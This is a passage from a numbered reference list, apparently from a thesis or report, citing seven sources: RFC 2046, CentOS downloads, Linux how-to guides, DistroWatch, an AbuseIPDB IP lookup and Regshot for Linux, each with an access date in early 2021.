[93] N. S. Borenstein and N. Freed, "RFC 2046 - Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types," IETF, November 1996. [Online]. Available: view-source:https://tools.ietf.org/html/rfc2046#section-4.5. [Accessed 10 February 2021].

[94] The CentOS Project, "Download," The CentOS Project, [Online]. Available: https://centos.org/download/. [Accessed 11 January 2021].

[95] e Learning, "How to Extract 7zip files in CentOS 7," [Online]. Available: https://elearning.wsldp.com/pcmagazine/extract-7zip-centos-7/. [Accessed 15 February 2021].

[96] DistroWatch, "DistroWatch.com: Put the fun back into computing. Use Linux, BSD.," 31 May 2001. [Online]. Available: https://distrowatch.com/search.php?ostype=Linux&category=All&origin=All&basedon=CentOS&notbasedon=None&desktop=All&architecture=All&package=All&rolling=All&isosize=All&netinstall=All&language=All&defaultinit=All&status=Active#simple. [Accessed 17 February 2021].

[97] Raj, "Install Gnome GUI on CentOS 7 / RHEL 7 - ITzGeek," IT'zGeek, 03 December 2018. [Online]. Available: https://www.itzgeek.com/how-tos/linux/centos-how-tos/install-gnome-gui-on-centos-7-rhel-7.html. [Accessed 20 January 2021].

[98] AbuseIPDB , "122.152.215.115 | Tencent Cloud Computing (Beijing) Co. Ltd. | AbuseIPDB," [Online]. Available: https://www.abuseipdb.com/check/122.152.215.115. [Accessed 02 March 2021].

[99] Sag47, "Regshot for Linux - LQWiki," 18 October 2010. [Online]. Available: https://wiki.linuxquestions.org/wiki/Regshot_for_Linux?fbclid=IwAR3RJDtkO6a_W28tqhwBEhd2cB7FwpSgZAXsCu2GLjIEij2vZA_KPBI5y8Q. [Accessed 19 February 2021].